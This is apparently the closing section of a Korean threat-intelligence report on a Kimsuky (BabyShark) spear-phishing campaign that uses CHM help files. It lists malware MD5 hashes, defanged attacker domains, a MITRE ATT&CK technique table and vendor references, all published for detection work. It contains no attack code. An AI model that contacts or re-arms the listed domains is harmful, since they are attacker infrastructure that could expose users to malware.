※ **[사이버위협 인텔리전스 네트워크]**는 한국인터넷진흥원(KISA)과 주요 보안업체가 참여해 운영 중인 협력 체계로 최신 위협 정보 공유 등을 통해 침해사고 민·관 공동 대응을 강화하고자 구성된 협력 네트워크 입니다. 현재 실시간 온라인 정보 공유 채널이 운영 중이며, 원활한 커뮤니케이션이 유지 중입니다.

6. 주요 침해 지표 (Indicator of Compromise)

6.1. Malware MD5 Hash

00FF9F067C3ADFFE04E89B0A654865D2

04A0505CC45D2DAC4BE9387768EFCB7C

1287F69B59F67AAB247487CDD12DFEF7

12EA0DF10C1C0D23DC4141806DCDBB72

1670BB091DBA017606EA5E763072D45F

1FD0ABCCCBC7D4BFDC1A11D4AFA97E6D

20CDCC85D0AE460C1B6E612B154E0E16

3E6225639930E59EB451D629C68D6C49

4DE19E2C39B1D193E171DC8D804005A4

55A46A2415D18093ABCD59A0BF33D0A9

71DFDEE26EE08673895E00D6F21DF90F

76159EF8239C0EE7C6A6C75F805D6236

8BEE08D7B452B5D51780FB4DCC9CA2BF

8EDE7C76CF88723A2A4454793260A970

90A56BC6A66BB4E02265389529757460

96C9A1CFEAD6477982BD5A5279A2E813

A199C19A6ACDE21505B21DA9D74562CC

A3DF25ABAC771A892F6CAF29B140A6EB

A9276BAE977589F3F670F26B2CB8A9F1

B1A444AA1FE1287FDC516E1C2EC9F1B2

BF41074E39BB3ABBE4E4640401E7E655

D3A317DD167CFA77C976FA9C86C24982

DB056ED732D7CABEDCF10E783A349C8C

DDE1F94B7B8DCD720B6952BA9D71763F

F5C7538C149CC502D6B937A2965167F0

FB5AEC165279015F17B29F9F2C730976

FE4DD316363D3631C83C2995DD3775F4

6.2. Domain Names

ba-reum.co[.]kr

beilksa.scienceontheweb[.]net

bipaf[.]org

cainnick002.000webhostapp[.]com

complletely.mywebcommunity[.]org

comr.scienceontheweb[.]net

dropped.atwebpages[.]com

file.com-port[.]space

gooogie.mygamesonline[.]org

heritage2020.cafe24[.]com

ibsq.co[.]kr

infotechkorea[.]com

inonix.co[.]kr

isujeil.co[.]kr

jooshineng[.]com

kima.medianewsonline[.]com

kinu.medianewsonline[.]com

koreawus[.]com

mechapia[.]com

mpevalr.ria[.]monster

one.bandi[.]tokyo

orblog.mireene[.]com

oxusgreen.co[.]kr

point.com-def[.]asia

samsoding.homm7.gethompy[.]com

stommy.mywebcommunity[.]org

uppgrede.scienceontheweb[.]net

viewfile.ria[.]monster

yanggucam.designsoup.co[.]kr

7. 공격 지표 (Indicator of Attack)

7.1. MITRE ATT&CK Matrix

- MITRE ATT&CK[16] Matrix - BabyShark[17] Descriptions

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
	T1598.003	Phishing for Information: Spearphishing Link
Resource Development	T1585.002	Establish Accounts: Email Accounts
Initial Access	T1566.002	Phishing: Spearphishing Link
	T1566.003	Phishing: Spearphishing via Service
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell

[16] https://attack.mitre.org/tactics/enterprise/
[17] BabyShark

	T1059.005	Command and Scripting Interpreter: Visual Basic
	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1070.004	Indicator Removal: File Deletion
	T1140	Deobfuscate/Decode Files or Information
	T1218.001	System Binary Proxy Execution: Compiled HTML File
Discovery	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1518.001	Software Discovery: Security Software Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

[표 7-1] MITRE ATT&CK, Tactics and Techniques

8. 참고 자료 (Reference)

8.1. 국내 정보

(23. 10. 16) Operation DarkHorse CHM 기반 공격 분석 [Genians]

(23. 03. 08) 대북 관련 질문지를 위장한 CHM 악성코드 (Kimsuky) [AhnLab]

(22. 10. 24) Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware [S2W]

(22. 05. 18) 다양한 주제의 보도자료를 사칭한 Kimsuky 공격시도 [AhnLab]

(22. 03. 17) 윈도우 도움말 파일(*.chm)로 유포되는 APT 공격 [AhnLab]

(22. 02. 14) 대북관련 원고 요구사항을 가장한 APT 공격시도 (Kimsuky) [AhnLab]

(21. 09. 01) 2021년 상반기 Kimsuky 공격 동향 [IGLOO]

(20. 06. 02) 김수키(Kimsuky) 그룹, HWP, DOC, EXE 복합적 APT 공격 작전 [ESTsecurity]

(19. 05. 13) 암호화된 APT 공격, Kimsuky 조직의 '스모크 스크린' PART 2 [ESTsecurity]

(19. 04. 17) 한 · 미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개 (아웃소싱 공격) [ESTsecurity]

8.2. 해외 정보

(23. 08. 28) APT-C-55（Kimsuky）组织使用韩文域名进行恶意活动 [Qihoo360]

(23. 05. 23) Kimsuky | Ongoing Campaign UsingTailored Reconnaissance Toolkit [Sentinelone]

(23. 05. 04) Kimsuky Evolves Reconnaissance Capabilities in New Global Campaign [Sentinelone]

(22. 11. 29) APT-C-55（Kimsuky）组织以IBM公司安全产品为诱饵的攻击活动分析 [Qihoo360]

(20. 10. 27) North Korean Advanced Persistent Threat Focus: Kimsuky [CISA]

(19. 02. 22) New BabyShark Malware Targets U.S. National Security Think Tanks [PaloAltoNetworks]